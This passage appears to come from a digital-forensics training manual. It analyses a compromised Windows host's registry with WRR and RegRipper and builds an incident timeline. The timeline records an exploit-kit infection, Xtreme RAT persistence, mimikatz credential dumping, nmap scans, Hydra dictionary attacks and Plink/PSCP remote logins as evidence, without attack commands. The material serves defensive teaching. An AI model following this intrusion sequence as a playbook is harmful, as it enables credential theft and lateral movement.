:~/training/ex1/registry$
```


Start Windows Registry Recovery (WRR) tool from ~/training/tools/WRR/WRR.exe using Wine.



Using WRR open HKLM\Software hive located in SOFTWARE file.



Check what information can be extracted from registry using WRR tool.




The screenshot shows the same MiTeC Windows Registry Recovery interface, but the "Installed Software" tab is selected in the top navigation bar. The left panel shows the same tree view. The main pane displays a table of installed software:

Name	Version	Company	Datetime	Uninstall
Skype™ 7.26	7.26.101	Skype Technolo...	20160816	MsiExec.exe /X{FC965A47-4839-40CA-B618-18F4861
Adobe Flash Player 18 NPAPI	18.0.0.194	Adobe Systems...		C:\Windows\system32\Macromed\Flash\FlashUtil32_
GIMP 2.8.16	2.8.16	The GIMP Team	20160715	"C:\Program Files\GIMP 2\uninst\unins000.exe"
Inkscape 0.91	0.91	inkscape.org	20160726	MsiExec.exe /I{81922150-317E-4B80-A31D-FF1C14F
Mozilla Firefox 33.0.3 (x86 en-US)	33.0.3	Mozilla		"C:\Program Files\Mozilla Firefox\uninstall\helper.exe"
Mozilla Maintenance Service	45.2.0	Mozilla		"C:\Program Files\Mozilla Maintenance Service\uninst
Mozilla Thunderbird 45.2.0 (x86 ...	45.2.0	Mozilla		C:\Program Files\Mozilla Thunderbird\uninstall\helper.
WinPcap 4.1.3	4.1.0.2980	CACE Technolo...		"C:\Program Files\WinPcap\uninstall.exe"

At the bottom, it says "Windows NT Registry" and "130755 keys loaded".

Choose **Raw Data** function from the left panel to view the original registry structure.



6.2 Inspecting registry timeline


Use *regtime* plugin of RegRipper tool to create timeline.

```
: ~/training/tools/RegRipper2.8
Search Terminal Help
:~/training/tools/RegRipper2.8$ wine rip.exe -r ../../ex1/registry/NTUSER.DAT -p regtime | less
```

Scroll timeline until date of the incident when GhCtxq8t key was modified.

Tue Aug 16 13:03:10 2016Z	ROOT\Software\GhCtxq8t
Tue Aug 16 13:03:01 2016Z	ROOT\Software\Microsoft\Internet Explorer\LowRegistry\Aud
Store\bcdba90d_0\{219ED5A0-9CBF-4F3A-B927-37C9E5C5F14F}	
Tue Aug 16 13:02:59 2016Z	ROOT\Software\Microsoft\Windows\CurrentVersion\Internet S
Tue Aug 16 13:02:57 2016Z	ROOT\Software\Microsoft\Windows\CurrentVersion
Tue Aug 16 13:02:57 2016Z	ROOT\Software\Microsoft\Windows\CurrentVersion\Run
Tue Aug 16 13:02:57 2016Z	ROOT\Software\Microsoft\Windows\CurrentVersion\RunOnce
Tue Aug 16 13:02:54 2016Z	ROOT\Software\Microsoft\Windows Script Host
Tue Aug 16 13:02:54 2016Z	ROOT\Software\Microsoft\Windows Script Host\Settings


Inspect contents of GhCtxq8t key using WRR tool and *Raw Data* function.



Search for PuTTY related entries on the registry timeline created from NTUSER.DAT file.

enisa@training: ~/training/tools/RegRipper2.8		
File	Edit	View
Tue Aug 16 14:11:26 2016Z		ROOT\Software
Tue Aug 16 14:11:26 2016Z		ROOT\Software\SimonTatham
Tue Aug 16 14:11:26 2016Z		ROOT\Software\SimonTatham\PuTTY
Tue Aug 16 14:11:26 2016Z		ROOT\Software\SimonTatham\PuTTY\SshHostKeys
Tue Aug 16 14:03:21 2016Z		ROOT\Software\Cygwin
Tue Aug 16 14:03:21 2016Z		ROOT\Software\Cygwin\Installations

View SshHostKeys key using WRR tool.



6.3 UserAssist

To quickly decode and extract information about UserAssist use *userassist* plugin from the RegRipper tool:

```
g: ~/training/tools/RegRipper2.8
Search Terminal Help
~/training/tools/RegRipper2.8$ wine rip.exe -r ../../ex1/registry/NTUSER.DAT -p userassist
```

Find the UserAssist entries related to the incident:

```


enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Tue Aug 16 14:44:17 2016 Z
{D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\cmd.exe (4)
Use of uninitialized value $list in pattern match (m//) at PERL2EXE_STORAGE/utf8_heavy.pl line 399.
Tue Aug 16 13:50:29 2016 Z
C:\Users\Peter\AppData\Roaming\EpUpdate\nmap\winpcap-nmap-4.13.exe (1)
Tue Aug 16 13:50:02 2016 Z
Microsoft.Windows.Explorer (16)
Tue Aug 16 12:57:23 2016 Z
Microsoft.Windows.ControlPanel (2)

enisa@training: ~/training/tools/RegRipper2.8
File Edit View Search Terminal Help
{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}
Tue Aug 16 14:44:17 2016 Z
{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\System Tools\Command Prompt.lnk (3)
Tue Aug 16 13:50:02 2016 Z
{9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\File Explorer.lnk (14)
Tue Aug 16 12:55:53 2016 Z
C:\Users\Public\Desktop\Mozilla Firefox.lnk (7)
Thu Aug 11 13:58:56 2016 Z
{9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\Mozilla Firefox.lnk (4)
Wed Aug 3 11:50:33 2016 Z

```

6.4 List of installed applications

Start by opening with the WRR tool SOFTWARE registry file. Then navigate to Microsoft\Windows\CurrentVersion\Uninstall key:



Each Uninstall subkey contains some information about application (varying between subkeys) like installation date, path to uninstall binary, app version or install source.



Value	Type	Data
AuthorizedCDFPrefix	REG_SZ	
Comments	REG_SZ	
Contact	REG_SZ	
DisplayVersion	REG_SZ	0.91
HelpLink	REG_SZ	
HelpTelephone	REG_SZ	
InstallDate	REG_SZ	20160726
InstallLocation	REG_SZ	
InstallSource	REG_SZ	C:\Users\Peter\Downloads\
ModifyPath	REG_EXPAN...	MsiExec.exe /I{81922150-317E-4B80-A31D-
Publisher	REG_SZ	inkscape.org
Readme	REG_SZ	
Size	REG_SZ	
EstimatedSize	REG_DWORD	0x0004FCC6
UninstallString	REG_EXPAN...	MsiExec.exe /I{81922150-317E-4B80-A31D-
URLInfoAbout	REG_SZ	
URLUpdateInfo	REG_SZ	
VersionMajor	REG_DWORD	0x00000000
VersionMinor	REG_DWORD	0x0000005B
WindowsInstaller	REG_DWORD	0x00000001
Version	REG_DWORD	0x005B0000
Language	REG_DWORD	0x00000409
DisplayName	REG_SZ	Inkscape 0.91
sEstimatedSize2	REG_DWORD	0x00027E63

By browsing subkeys in Uninstall key, check Mozilla Firefox and Adobe Flash Player versions.

Value	Type	Data
DisplayName	REG_SZ	Adobe Flash Player 18 NPAPI
Publisher	REG_SZ	Adobe Systems Incorporated
DisplayVersion	REG_SZ	18.0.0.194
HelpLink	REG_SZ	http://www.adobe.com/go/flashplayer_support/
NoModify	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
RequiresIESysFile	REG_SZ	4.70.0.1155
URLInfoAbout	REG_SZ	http://www.adobe.com
URLUpdateInfo	REG_SZ	http://www.adobe.com/go/getflashplayer/
VersionMajor	REG_DWORD	0x00000012
VersionMinor	REG_DWORD	0x00000000
UninstallString	REG_SZ	C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe -maintain plugin
DisplayIcon	REG_SZ	C:\Windows\system32\Macromed\Flash\FlashUtil32_18_0_0_194_Plugin.exe
EstimatedSize	REG_DWORD	0x0000463B

Value	Type	Data
Comments	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
DisplayIcon	REG_SZ	C:\Program Files\Mozilla Firefox\firefox.exe,0
DisplayName	REG_SZ	Mozilla Firefox 33.0.3 (x86 en-US)
DisplayVersion	REG_SZ	33.0.3
HelpLink	REG_SZ	https://support.mozilla.org
InstallLocation	REG_SZ	C:\Program Files\Mozilla Firefox
Publisher	REG_SZ	Mozilla
UninstallString	REG_SZ	"C:\Program Files\Mozilla Firefox\uninstall\helper.exe"
URLUpdateInfo	REG_SZ	https://www.mozilla.org/firefox/33.0.3/releasenotes
URLInfoAbout	REG_SZ	https://www.mozilla.org
NoModify	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
EstimatedSize	REG_DWORD	0x000135EB
sEstimatedSize2	REG_DWORD	0x000135D3

Check the last modification date of WinPcapInst key by right clicking on the subkey and choosing *Properties* from the context menu.



7. Building the timeline

To get better picture of the whole incident at the end it's worth to build timeline with all timestamps collected from different sources. List below presents all timestamps obtained from the previous tasks.

Observations that should be correlated with other logs (network logs, logs from other hosts) were additionally bolded.

TIMESTAMP [UTC]	OBSERVATION	EVIDENCE SOURCE
12:54:24	Start of System process	Memory analysis
12:54:31	Start of Event log service	System logs
12:55:53	Start of firefox.exe	Prefetch files UserAssist keys
13:02:46	User visits http://blog.mycompany.ex/	Firefox history
13:02:50 - 13:03:17	Browser downloads pages from http://blog.mysportclub.ex/wp-content/uploads/hk/ (EK)	Firefox history, Filesystem analysis
13:02:53	Creation of Firefox cache file possibly containing exploit code (CVE-2012-3993)	AV scan Filesystem analysis
13:02:56	Creation of 3568226350[1].exe file (referred in one of the cache files)	AV scan Filesystem analysis
13:02:57	Creation of svhost.exe binary in %TEMP% directory	Filesystem analysis
13:02:57	Start of svhost.exe process containing Xtreme RAT code	Memory analysis
13:02:57	Modification of Run and RunOnce keys	Registry analysis
13:02:58	Start of second explorer.exe process containing Xtreme RAT code (possible Run PE)	Memory analysis
13:03:04	Start of update.exe process with Xtreme RAT code	Memory analysis
13:03:10	Modification of GhCtxq8t registry key (update.exe)	Registry analysis
13:03:16	Firefox flash plugin crash report	Firefox crash reports
13:07:36	Start of some cmd.exe process	Memory analysis
13:10:03	Creation of 54948tp.exe executable in %TEMP% directory	Filesystem analysis
13:10:13	Execution of 54948tp.exe	Prefetch files
13:10:13-13:14:47	Time period when http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin was downloaded	Python decompilation



13:14:47	Creation of %APPDATA%\EpUpdate folder containing multiple hacking tools	Filesystem analysis
13:14:47	Creation of %TEMP%\SystemProfile folder containing results of execution various commands	Filesystem analysis
13:14:47	Execution of mimikatz.exe and creation of mimikatz.log file	Prefetch files Filesystem analysis
13:14:50	Execution of browserpassworddump.exe and creation of bpd.log	Prefetch files Filesystem analysis
13:34:25	Creation of sysinfo.txt in %TEMP%\SystemProfile	Filesystem analysis
13:42:12	Start of some cmd.exe process	Memory analysis
13:50:29	Start of winpcap-nmap-4.13.exe	UserAssist
13:59:29	Port scan of 192.168.5.1	Filesystem analysis
13:59:34	Port scan of 192.168.5.10	Filesystem analysis
13:59:36	Port scan of 192.168.5.15	Filesystem analysis
14:02:04	Execution of hydra.exe process (possible dictionary attack)	System logs
14:04:44	Execution of Hydra.exe (possible dictionary attack)	Prefetch files System logs
14:08:30	Start of some cmd.exe process	Memory analysis
14:10:49	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:11:20	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:11:26	Modification of PuTTY SshHostKeys (RSA key pointing to 192.168.5.10)	Registry analysis
14:17:45	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:18:48	Start of some cmd.exe process	Memory analysis
14:20:44	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:22:45	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:23:02	Start of some cmd.exe process	Memory analysis
14:23:31	Possible login to some remote host (Plink.exe execution)	Prefetch files
14:23:46	Start of some cmd.exe process	Memory analysis
14:47:12	Execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files



14:47:54	execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files
14:50:09	execution of PSCP tool, possibly to download/upload some data from remote host	Prefetch files



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